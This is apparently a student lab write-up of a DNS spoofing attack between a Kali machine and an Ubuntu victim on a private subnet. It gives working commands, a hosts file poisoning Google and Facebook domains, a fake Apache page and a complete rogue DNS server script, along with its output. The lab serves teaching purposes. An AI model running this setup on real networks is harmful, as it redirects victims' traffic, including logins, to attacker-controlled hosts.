6.1 Step 1 — Network Reconnaissance

The first step in any attack is reconnaissance — identifying the IP addresses of both machines and verifying that they can communicate over the network.

Commands:

```
# Step 1a: Show all network interfaces and IP addresses
ip a

# Step 1b: Find the default gateway IP
ip route | grep default

# Step 1c: Test connectivity to victim machine
ping -c 3 192.168.1.10
```

Expected Output — ip a:

```
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo

2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 fq_codel state UP
    link/ether 00:0c:29:07:7b:f0 brd ff:ff:ff:ff:ff:ff
    inet 192.168.1.13/24 brd 192.168.1.255 scope global dynamic
    inet6 2402:a00:408:... scope global temporary dynamic
```

Expected Output — ip route:

```
default via 192.168.1.1 dev eth0 proto dhcp src 192.168.1.13 metric 100
```

Expected Output — ping:

```
PING 192.168.1.10 (192.168.1.10) 56(84) bytes of data.
64 bytes from 192.168.1.10: icmp_seq=1 ttl=64 time=1.95 ms
64 bytes from 192.168.1.10: icmp_seq=2 ttl=64 time=1.31 ms
64 bytes from 192.168.1.10: icmp_seq=3 ttl=64 time=1.43 ms
```

```
--- 192.168.1.10 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2005ms
rtt min/avg/max/mdev = 1.314/1.564/1.948/0.275 ms
```

Actual Output from Kali Video [0:05]:




Figure 6.1 [Kali Video 0:05] — ip a showing eth0: inet 192.168.1.13/24 (MAC: 00:0c:29:07:7b:f0), default via 192.168.1.1, ping to 192.168.1.10 with 3/3 packets received (0% packet loss)

> ☑ **Step 1 Result:** Kali IP = 192.168.1.13 (eth0) | Gateway = 192.168.1.1 | Ubuntu reachable — 3/3 packets, 0% loss | Both machines on same 192.168.1.x subnet. Lab is ready.

6.2 Step 2 — Installing Attack Tools

Kali Linux comes pre-installed with most security tools, but we verify that all required packages are at their newest versions.

Commands:

```
sudo apt update && sudo apt install dsniff apache2 -y
sudo apt install python3-dnslib -y
```

Expected Output:

```
Hit:1 http://http.kali.org/kali kali-rolling InRelease
500 packages can be upgraded. Run apt list --upgradable to see them.
```

```
dsniff is already the newest version (2.5a2-1+b1).
dsniff set to manually installed.
apache2 is already the newest version (2.4.66-8).
apache2 set to manually installed.

python3-dnslib is already the newest version (0.9.25-1).
python3-dnslib set to manually installed.

Summary:
  Upgrading: 0, Installing: 0, Removing: 0, Not Upgrading: 500
```

Note: All tools are already at their newest versions on Kali — no new installation needed. The "set to manually installed" message confirms the packages are registered as intentionally installed.

6.3 Step 3 — Enabling IP Forwarding

IP forwarding (also called packet forwarding or IP routing) allows the kernel to forward network packets from one interface to another. Enabling it on Kali ensures that victim traffic is relayed to the real internet even while being intercepted, making the attack stealthy.

Command:

```
echo 1 | sudo tee /proc/sys/net/ipv4/ip_forward

# Verify it is enabled:
cat /proc/sys/net/ipv4/ip_forward
```

Expected Output:

```
1

1    ← confirms IP forwarding is ON
```

Why IP Forwarding? Without IP forwarding enabled, when traffic passes through Kali it gets dropped — the victim loses internet connectivity immediately, instantly revealing the attack. With IP forwarding ON, traffic flows normally while being intercepted.

The value "1" means IP forwarding is enabled. "0" means disabled (default). This setting is temporary and resets on reboot — the kali_attack.sh script restores it to 0 during cleanup.

6.4 Step 4 — Creating the Fake DNS Hosts File

The dnsspoof.hosts file tells the dnsspoof tool which domains to poison and what IP to return for each. This file is also used for reference when configuring the Python rogue DNS server.

Command:

```
sudo nano /etc/dnsspoof.hosts
```

Contents of /etc/dnsspoof.hosts:

```
# DNS Spoofing hosts file
# Format: <fake_IP>    <domain_to_poison>

192.168.1.13    www.google.com
192.168.1.13    *.google.com
192.168.1.13    facebook.com
192.168.1.13    example.com
```

Verify the file:

```
cat /etc/dnsspoof.hosts

192.168.1.13    www.google.com
192.168.1.13    *.google.com
192.168.1.13    facebook.com
192.168.1.13    example.com
```

The wildcard entry *.google.com ensures all Google subdomains (mail.google.com, drive.google.com, accounts.google.com) are also poisoned, not just www.




Figure 6.2 [Kali Video 0:05] — cat /etc/dnsspoof.hosts confirming contents: 192.168.1.13 mapped to www.google.com, facebook.com, and example.com

6.4 Detailed Apache Configuration Analysis

After confirming Apache is running, we verify the full service configuration and ensure the fake page is correctly deployed. The Apache service configuration shows several important details that confirm the server is ready to serve the poisoned page.

Detailed Apache Status — First Check [Kali Video 0:25]:




Figure 6.10 [Kali Video 0:25] — Full Apache service status showing: Active (running) since Sat 2026-04-11 21:33:10 IST; 16min ago. Main PID 51455. Status: Total requests: 0; Idle/Busy workers 100/0; Bytes served/sec: 0. CGroup with 6 apache2 worker processes.

Detailed Apache Status — Second Verification [Kali Video 0:45]:




Figure 6.11 [Kali Video 0:45] — Second apache2 systemctl status verification. Active (running) confirmed. CGroup shows all 6 worker processes (PIDs 51455, 51471-51475) running with -DFOREGROUND flag. Started apache2.service log entry visible.

The Apache service shows "Total requests: 0" because the victim has not yet attempted to visit a website — this changes to non-zero once the attack is proven with curl. The "Idle/Busy workers 100/0" confirms all 100 server slots are available and ready to handle connections from the victim.

> **Apache Workers:** Apache pre-forks 100 idle worker processes by default. Each worker can handle one concurrent HTTP connection. With 100 idle workers, our fake server can handle up to 100 simultaneous victim connections without performance degradation.

6.5 Step 5 — Setting Up Apache Fake Web Server

Apache serves as the visual proof of the attack. When the victim's browser visits google.com (now resolving to Kali's IP), they receive this fake page instead of Google's real homepage.

Commands:

```
# Start Apache web server
sudo systemctl start apache2

# Create the fake poisoned HTML page
echo '<h1>YOU HAVE BEEN DNS POISONED!</h1><p>Attacker: Kali Linux</p>' | sudo tee
/var/www/html/index.html

# Add ServerName to suppress warning
echo 'ServerName localhost' | sudo tee -a /etc/apache2/apache2.conf

# Verify Apache is running
sudo systemctl status apache2
```

Expected Status Output:

```
● apache2.service - The Apache HTTP Server
     Loaded: loaded (/usr/lib/systemd/system/apache2.service; disabled)
     Active: active (running) since Sat 2026-04-11 21:33:10 IST; 16min ago
  Invocation: 0baddad887b74947b3ffb020953a5979
       Docs: https://httpd.apache.org/docs/2.4/
   Main PID: 51455 (apache2)
     Status: "Total requests: 0; Idle/Busy workers 100/0; Bytes served/sec: 0"
      Tasks: 6 (limit: 4666)
     Memory: 21.2M (peak: 21.5M)
     CGroup: /system.slice/apache2.service
             ├─51455 /usr/sbin/apache2 -k start -DFOREGROUND
             └─51471 /usr/sbin/apache2 -k start -DFOREGROUND
```

Actual Apache Status [Kali Video 0:25]:




Figure 6.3 [Kali Video 0:25] — apache2.service showing "active (running)" since Sat 2026-04-11 21:33:10 IST, Main PID 51455, Status: Total requests 0; Idle/Busy workers 100/0




Figure 6.4 [Kali Video 0:45] — Full Apache service status with CGroup process tree showing 6 apache2 worker processes. Systemd logs show "Started apache2.service — The Apache HTTP Server"

☑ **Apache Confirmed:** "active (running)" confirms Apache is serving on port 80. Any HTTP request to 192.168.1.13 will now return the fake DNS-poisoned HTML page.

6.6 Step 6 — Python Rogue DNS Server (fakeDNS.py)

The rogue DNS server is the core of the attack. It listens on UDP port 53 and responds to ALL DNS queries with Kali's IP address, regardless of what domain is requested. This is implemented in approximately 25 lines of Python using the dnslib library.

How fakeDNS.py Works:

- Binds to UDP port 53 on all interfaces (address="0.0.0.0")
- For every incoming DNS query, creates a reply with an A record pointing to FAKE_IP (192.168.1.13)
- Sets TTL=60 seconds (low value ensures frequent re-queries, keeping the attack active)
- Logs each intercepted query to the terminal for monitoring
- Runs in a background thread, blocking on input() until Enter is pressed to stop

Complete Script — fakeDNS.py:

```
#!/usr/bin/env python3
"""
fakeDNS.py — Rogue DNS Server for DNS Poisoning Demonstration
Author: Tethi Das | Date: April 2026
Usage: sudo python3 ~/fakeDNS.py
Description: Responds to ALL DNS queries with FAKE_IP (attacker IP)
"""
```

```
from dnslib import *
from dnslib.server import *

# Configuration — attacker IP to return for all DNS queries
FAKE_IP = "192.168.1.13"

class FakeDNS(BaseResolver):
    """
    Custom DNS resolver that returns FAKE_IP for every query.
    Inherits from dnslib.server.BaseResolver.
    """
    def resolve(self, request, handler):
        # Create an empty reply based on the incoming request
        reply = request.reply()
        # Add a fake A record pointing to our IP
        reply.add_answer(RR(
            rname=request.q.qname,   # Domain being queried
            rtype=QTYPE.A,            # Record type: IPv4 address
            rdata=A(FAKE_IP),         # Fake IP address to return
            ttl=60                    # Cache for 60 seconds
        ))
        # Log the interception to console
        print(f"[DNS SPOOF] {request.q.qname} --> {FAKE_IP}")
        return reply

# Create resolver and DNS server instances
resolver = FakeDNS()
server = DNSServer(
    resolver,
    port=53,           # Standard DNS port
    address="0.0.0.0"  # Listen on all interfaces
)

# Start server in background thread
server.start_thread()

print("=" * 50)
print(f"  Fake DNS Server Running on port 53")
print(f"  All queries redirected to: {FAKE_IP}")
print("=" * 50)
print("Listening for DNS queries...")
input("Press Enter to stop the server...\n")

# Stop server gracefully
server.stop()
print("DNS server stopped.")
```

Run the Script:

```
sudo python3 ~/fakeDNS.py
```

Expected Initial Output:

```
==================================================
  Fake DNS Server Running on port 53
```

```
  All queries redirected to: 192.168.1.13
==================================================
Listening for DNS queries...

[DNS SPOOF] www.google.com. --> 192.168.1.13
[DNS SPOOF] www.google.com. --> 192.168.1.13
[DNS SPOOF] connectivity-check.ubuntu.com. --> 192.168.1.13
[DNS SPOOF] facebook.com. --> 192.168.1.13
```

Actual Output — Live Interception [Kali Video 1:25]:




Figure 6.5 [Kali Video 1:25] — fakeDNS.py running: "Fake DNS running on port 53... Press Enter to stop..." then continuous DNS interception logs showing www.google.com and connectivity-check.ubuntu.com being spoofed with replies back to Ubuntu (192.168.1.10)

> **Attack Now Active:** Every DNS query from Ubuntu is being intercepted. The rogue server replies with 192.168.1.13 for ALL domains without exception — google.com, facebook.com, ubuntu.com, everything.

6.7 Step 7 — kali_attack.sh Automation Script

The kali_attack.sh script automates all steps from 1 through 8 with colored terminal output, step headers, and confirmation prompts. This makes the demo reproducible and professional-looking for presentations.

Running the Script:

```
chmod +x /home/tethi/kali_attack.sh
sudo bash /home/tethi/kali_attack.sh
```

Script Execution [Kali Video 3:05]:




Figure 6.6 [Kali Video 3:05] — kali_attack.sh running with colored output: [✓] Tools installed! [STEP 3] Enabling IP forwarding → 1 [✓] enabled. STEP 4: IP prompts with Kali=192.168.1.13, Ubuntu=192.168.1.10, Gateway=192.168.1.1 entered by user. STEP 5: /etc/dnsspoof.hosts written. STEP 6: Apache running ✓ active (running) since Sat 2026-04-11 21:33:10 IST; 4h 19min ago

